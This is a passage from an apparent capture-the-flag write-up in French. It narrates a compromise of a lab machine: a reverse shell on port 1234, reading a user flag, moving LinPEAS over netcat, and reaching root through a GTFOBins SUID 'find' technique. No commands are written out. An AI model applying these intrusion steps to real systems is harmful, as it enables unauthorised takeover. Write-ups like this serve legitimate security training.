La navigation vers ce fichier contenant le code de reverse shell a alors eu pour effet d'exécuter le code contenu dans le fichier, et donc d'initier un reverse shell sur ma machine pour le port 1234.

D – Exploitation du reverse shell

Sur le terminal configuré en écoute, un reverse shell vers le serveur s'est alors initié. Ce qui m'a donné la main sur le serveur en tant qu'utilisateur www-data



Enfin connecté sur le serveur, j'ai alors navigué dans un premier temps dans les répertoires sur lesquels je possédais des droits, et ai trouvé un fichier user.txt dans le home de l'utilisateur golum:



Ensuite, j'ai amélioré mon terminal avec cette procédure : https://0xffsec.com/handbook/shells/full-tty/

Cela m'à alors permis de tenter de me connecter en tant que 'golum' avec le flag trouvé ci dessus, ce qui n'a pas fonctionné. Il ne me restait plus qu'à énumérer les vulnérabilités qui me permettraient d'effectuer une élévation de droits, avec le script LinPEAS.


E – Transfert du fichier linPEAS via ncat

J'ai donc transféré le fichier linPEAS.sh de ma VM kali à la machine victime grâce à netcat.

F – Recherche de vulnérabilités pour élévation de droits

Puis j'ai éxécuté le script linPEAS pour récolter des infos sur des potentielles vulnérabilités sur la machine :

A l'éxécution du script, deux vulnérabilités sont ressorties sur lignées dans la rubrique « SUID ». Je me suis donc rendu sur le site GTFObins afin de rechercher des exploitations de binaires pour ces SUID.



Après avoir utilisé l'exploitation renseignée pour le binaire '/find', j'ai pu me connecter au terminal en tant que root.

A ce stade, la machine victime est totalement compromise, car l'élévation de droits que j'ai effectuée me donne le contrôle total sur la machine. Ce qui marque la fin de la tentative d'intrusion.